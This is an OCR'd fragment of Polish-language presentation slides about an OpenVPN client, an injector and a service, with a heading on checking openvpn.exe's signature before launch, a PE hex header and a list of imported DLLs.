
Szczegóły

OK


# Injector


Klient

Injector



Klient
Komenda
Sprawdzenie
podpisu
Usługa
Injector

# Sprawdzenie podpisu openvpn.exe przed uruchomieniem





openvpn.exe
FRO
PE .00400000
www.hiew.ru
00400000: 4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00 MZÉ
Import DLLs
248 <n/a>
3212 <n/a>
549 <n/a>
109 <n/a>
421 <n/a>
378 <n/a>
224 <n/a>
1308 <n/a>
150 <n/a>
957 <n/a>
206 <n/a>
624 <n/a>
181 <n/a>
625 <n/a>
52 <n/a>
654 <n/a>
298 <n/a>
LIBEAY32.dll
SSLEAY32.dll
lzo2.dll
libpkcs11-helper-1.dll
WS2_32.dll
CRYPT32.dll
IPHLPAPI.DLL
KERNEL32.dll
ADVAPI32.dll
MSVCR120.dll
LIBEAY32.dll






